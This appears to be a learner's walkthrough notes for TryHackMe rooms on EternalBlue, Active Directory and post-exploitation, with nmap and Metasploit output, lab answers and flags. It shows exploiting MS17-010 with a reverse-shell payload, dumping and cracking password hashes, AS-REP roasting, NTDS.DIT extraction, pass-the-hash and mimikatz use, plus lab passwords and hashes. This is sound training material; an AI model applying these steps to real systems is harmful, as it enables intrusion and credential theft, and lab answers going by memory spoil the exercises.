Service scan Timing: About 87.50% done; ETC: 02:09 (0:00:09 remaining)
Stats: 0:02:38 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 02:09 (0:00:00 remaining)
Stats: 0:02:43 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for ip-10-10-66-95.eu-west-1.compute.internal (10.10.66.95)
Host is up (0.000022s latency).
Not shown: 65515 closed ports
PORT      STATE    SERVICE       VERSION
22/tcp    open     ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 f8:b9:e5:d3:3d:2f:27:25:c7:e0:0b:54:cf:d6:53:68 (RSA)
|   256 a4:f0:bf:1e:17:ee:e2:48:af:ab:e6:44:b4:f4:b6:46 (ECDSA)
|_  256 fb:f1:2c:3c:e1:23:b8:63:34:52:37:c9:9f:70:d3:59 (EdDSA)
80/tcp    open     http          WebSockify Python/3.6.9
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 405 Method Not Allowed
|     Server: WebSockify Python/3.6.9
```

```
root@ip-10-10-66-95:~# nmap -sS -Pn -p 445 --script smb-vuln-ms17-010.nse 10.10.
66.95

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-23 02:18 BST
Nmap scan report for ip-10-10-66-95.eu-west-1.compute.internal (10.10.66.95)
Host is up (0.000063s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
root@ip-10-10-66-95:~#
```

How many ports are open with a port number under 1000?

3

What is this machine vulnerable to?

ms17-010

- **Task 2: Gain Access**

  Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/.....)

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check
 Description
   -  ----                                      ---------------  ----     -----
 -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
 MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes
 MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No
 MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Comma
nd Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No
 MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes
 SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploi
t/windows/smb/smb_doublepulsar_rce
```

  exploit/windows/smb/ms17_010_eternalblue

  Show options and set the one required value. What is the name of this value?

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://d
                                             ocs.metasploit.com/docs/using-met
                                             asploit/basics/using-metasploit.h
                                             tml
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to
                                             use for authentication. Only affe
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/r
everse_tcp
payload => windows/x64/shell/reverse_tcp
```

- **Task 3: Escalate**

f you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter

Matching Modules
================

   #  Name                                     Disclosure Date  Rank    Check  De
scription
   -  ----                                     ---------------  ----    -----  --
---------
   0  post/multi/manage/shell_to_meterpreter                    normal  No     Sh
ell to Meterpreter Upgrade


Interact with a module by name or index. For example info 0, use 0 or use post/m
ulti/manage/shell_to_meterpreter
```

Select this (use MODULE_PATH). Show options, what option are we required to change?

```
Interact with a module by name or index. For example info 0, use 0 or use post/m
ulti/manage/shell_to_meterpreter

msf6 exploit(windows/smb/ms17_010_eternalblue) >
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
msf6 post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to recei
                                       ve the connection
   LHOST                     no        IP of host that will receive the connec
                                       tion from the payload (Will try to auto
                                        detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.
```

```
msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > set LHOST 10.10.66.95
LHOST => 10.10.66.95
msf6 post(multi/manage/shell_to_meterpreter) > run

[-] Msf::OptionValidateError The following options failed to validate: SESSION
[*] Post module execution completed
```

- **Task 4: Cracking**

  -Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

  Meterpreter >> hashdump

  Jon

  - Copy this password hash to a file and research how to crack it. What is the cracked password?

  john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

  alqfna22

- **Task 5: Find flags!**

  Flag1? *This flag can be found at the system root.*

  Cd C:\\ >>cat flag1.txt >> ls

  flag{access_the_machine}


  Flag2? *his flag can be found at the location where passwords are stored within Windows.*

  flag{sam_database_elevated_access}

  flag3? *This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.*

  flag{admin_documents_can_be_valuable}

- **Active Directory Basics**: https://tryhackme.com/r/room/winadbasics



- ## Task 1: Introduction
  no answer needed

- ## Task 2: Windows Domains
  - In a Windows domain, credentials are stored in a centralized repository called…
    active directory
  -The server in charge of running the Active Directory services is called…
    Domain Controller

- ## Task 3: Active Directory
  -Which group normally administrates all computers and resources in a domain?
    Domain Admin

  -What would be the name of the machine account associated with a machine named TOM-PC?
    TOM-PC$
  -Suppose our company creates a new department for Quality Assurance. What type of containers should we use to group all Quality Assurance users so that policies can be applied consistently to them?
    Organizational unit

- ## Task 4: Managing Users in AD
  - What was the flag found on Sophie's desktop?
    -thm{thanks_for_contacting_support

  -The process of granting privileges to a user over some OU or other AD Object is called…
    delegation

- ## Task 5: Managing Computers in AD
  - After organising the available computers, how many ended up in the Workstations OU?
    7
  -Is it recommendable to create separate OUs for Servers and Workstations? (yay/nay)
    yay

- ## Task 6: Group Policies
  -What is the name of the network share used to distribute GPOs to domain machines?
    sysvol
  -Can a GPO be used to apply settings to users and computers? (yay/nay)
    yay


- ## Task 7: Authentication Methods
  -Will a current version of Windows use NetNTLM as the preferred authentication protocol by default? (yay/nay)
    nay

-When referring to Kerberos, what type of ticket allows us to request further tickets known as TGS?
ticket granting ticket
-When using NetNTLM, is a user's password transmitted over the network at any point? (yay/nay)
nay

- **Task 8: Trees, Forests and Trusts**

-What is a group of Windows domains that share the same namespace called?
tree
-What should be configured between two domains for a user in Domain A to access a resource in Domain B?
-a trust relationship

- **Attacktive Directory**: https://tryhackme.com/r/room/attacktivedirectory



- **Task 1: Deploy The Machine**

no answer needed

- **Task 2: setup**

only setup tools

- **Task 3: Welcome to Attacktive Directory**

- What tool will allow us to enumerate ports 139/445?
enum4linux
enum4linux -a 10.10.196.184
-What is the NetBIOS-Domain Name of the machine?
THM-AD
nmap -sV -sC 10.10.196.184
-What invalid TLD do people commonly use for their Active Directory Domain?
.local

- **Task 4: Enumeration Enumerating Users via Kerberos**

- What command within Kerbrute will allow us to enumerate valid usernames?
userenum
-What notable account is discovered? (These should jump out at you)
svc-admin
-What is the other notable account discovered? (These should jump out at you)
backup

- **Task 5: Exploitation Abusing Kerberos:**

- We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?
svc-admin

-Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)

Kerberos 5 AS-REP etype 23

-What mode is the hash?

18200

-Now crack the hash with the modified password list provided, what is the user accounts password?

management2005

- **Task 6: Enumeration Back to the Basics**

-What utility can we use to map remote SMB shares?

smbclient

-Which option will list shares?

-L

-How many remote shares is the server listing?

6

-There is one particular share that we have access to that contains a text file. Which share is it?

backup

-What is the content of the file?

YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

-Decoding the contents of the file, what are the full contents?

backup@spookysec.local:backup2517860

- **Task 7:Elevating Privileges within the Domain**

-What method allowed us to dump NTDS.DIT?

DRSUAPI

-What is the administrator's NTLM hash?

0e0363213e37b94221497260b0bcb4fc:::

-What method of attack could allow us to authenticate as the user without the password?

pass the hash

-Using a tool called Evil-WinRM what option will allow us to use a hash?

-H

- **Task 8: Flag Submission Flag Submission Panel**

- svc-admin

TryHackMe{K3rb3r0s_Pr3_4uth}


-backup

TryHackMe{B4ckM3UpSc0tty!}

-Administrator

TryHackMe{4ctiveD1rectoryM4st3r}

- **Post-Exploitation Basics**: https://tryhackme.com/r/room/postexploit





- **Task 1: introduction**

  Deploy the Machine

  no answer needed

- **Task 2: Enumeration w/ Powerview**





```
PS C:\Users\Administrator> . .\Downloads\PowerView.ps1
PS C:\Users\Administrator> Get-NetUser | select cn

cn
--
Administrator
Guest
krbtgt
Machine-1
Admin2
Machine-2
SQL Service
POST{P0W3RV13W_FTW}
sshd


PS C:\Users\Administrator>
```

```
PS C:\Users\Administrator> Get-NetComputer -fulldata | select operatingsyste
m*

operatingsystem                 operatingsystemversion
---------------                 ----------------------
Windows Server 2019 Standard    10.0 (17763)
Windows 10 Enterprise Evaluation 10.0 (18363)
Windows 10 Enterprise Evaluation 10.0 (18363)
```

-What is the shared folder that is not set by default?

Share

-What operating system is running inside of the network besides Windows Server 2019?

Windows 10 Enterprise Evaluation


-I've hidden a flag inside of the users find it

POST{P0W3RV13W_FTW}

- **Task 3: Enumeration w/ Bloodhound**


```
PS C:\Users\Administrator\Downloads> Invoke-Bloodhound -CollectionMethod All
 -Domain CONTROLLER.local -ZipFileName loot.zip
---------------------------------------------
Initializing SharpHound at 5:49 PM on 10/23/2024
---------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectP
rops, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain CONTROLLER.LOCAL using path CN=Schema,CN=
Configuration,DC=CONTROLLER,DC=LOCAL
[+] Cache File not Found: 0 Objects in cache

PS C:\Users\Administrator\Downloads> [+] Pre-populating Domain Controller SI
DS
Status: 0 objects finished (+0) -- Using 93 MB RAM
Status: 66 objects finished (+66 33)/s -- Using 98 MB RAM
Enumeration finished in 00:00:02.2279410
Compressing data to C:\Users\Administrator\Downloads\20241023174915_loot.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 5:49 PM on 10/23/2024! Happy Graphing!
```

```
PS C:\Users\Administrator\Downloads> ssh administrator@10.10.21.120
The authenticity of host '10.10.21.120 (10.10.21.120)' can't be established.

ECDSA key fingerprint is SHA256:jGGFsdyc6+usho+SGSQoG+3agPMuI+Y0SYylUJfLP8s.

Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.21.120' (ECDSA) to the list of known hosts
.
administrator@10.10.21.120's password:
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>
```




```
┌──(root㉿kali)-[~]
└─# scp Administrator@10.10.21.120:Downloads/20241023174915_loot.zip /tmp/20241023174915_loot.zip

Administrator@10.10.21.120's password:
20241023174915_loot.zip                                       100% 9551     4.1MB/s   00:00
```

```
┌──(root㉿kali)-[~]
└─# neo4j console
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
2024-10-24 01:12:46.944+0000 INFO  Starting...
2024-10-24 01:12:47.703+0000 INFO  This instance is ServerId{bd503447} (bd503447-d26a-48e0-82c2-a580356312d5)
2024-10-24 01:12:49.616+0000 INFO  ======== Neo4j 4.4.26 ========
2024-10-24 01:12:51.953+0000 INFO  Initializing system graph model for component 'security-users' with version -1 and status UNI
NITIALIZED
2024-10-24 01:12:51.962+0000 INFO  Setting up initial user from defaults: neo4j
2024-10-24 01:12:51.963+0000 INFO  Creating new user 'neo4j' (passwordChangeRequired=true, suspended=false)
2024-10-24 01:12:51.991+0000 INFO  Setting version for 'security-users' to 3
2024-10-24 01:12:51.996+0000 INFO  After initialization of system graph model component 'security-users' have version 3 and stat
us CURRENT
2024-10-24 01:12:52.002+0000 INFO  Performing postInitialization step for component 'security-users' with version 3 and status C
URRENT
2024-10-24 01:12:52.417+0000 INFO  Bolt enabled on localhost:7687.
2024-10-24 01:12:53.755+0000 INFO  Remote interface available at http://localhost:7474/
2024-10-24 01:12:53.761+0000 INFO  id: 6F6CCE2DD1016F86D575CAD4158BD5ABDE21FB184BD40AC0E1D8D1900D2A8DC5
2024-10-24 01:12:53.762+0000 INFO  name: system
2024-10-24 01:12:53.762+0000 INFO  creationDate: 2024-10-24T01:12:50.471Z
2024-10-24 01:12:53.765+0000 INFO  Started.
```



-What service is also a domain admin?


sqlservice

-What two users are Kerberoastable?

SQLSERVICE, KRBTGT

- **Task 4: Dumping hashes w/ mimikatz**

```
controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>cd Downloads

controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator\Downloads>
controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator\Downloads>dir
 Volume in drive C has no label.
 Volume Serial Number is F83F-6346

 Directory of C:\Users\Administrator\Downloads

10/23/2024  05:49 PM    <DIR>          .
10/23/2024  05:49 PM    <DIR>          ..
10/23/2024  05:49 PM             9,551 20241023174915_loot.zip
05/14/2020  11:39 AM         1,261,832 mimikatz.exe
05/14/2020  11:41 AM           374,625 PowerView.ps1
05/14/2020  11:43 AM           973,325 SharpHound.ps1
10/23/2024  05:49 PM            11,709 YmM2MWQ1NzYtYWFhYS00MjM1LThjYmQtYTE4ZDM4ZGFiNTFl.b
in
               5 File(s)      2,631,042 bytes
               2 Dir(s)  52,050,657,280 bytes free
```




```
RID  : 00000452 (1106)
User : Machine2
LM   :
NTLM : c39f2beb3d2ec06a62cb887fb391dee0
```


what is the Machine1 Password?

Password1

What is the Machine2 Hash?

c39f2beb3d2ec06a62cb887fb391dee0

- **Task 5 : Golden Ticket Attacks w/ mimikatz**
  no answer needed



Task 6: Enumeration w/ Server Manager

What tool allows you to view the event logs?

event viewer

What is the SQL Service password

MYpassword123#

Task 7: Maintaining Access

Task 8: conclusion

just apply steps and no answer needed

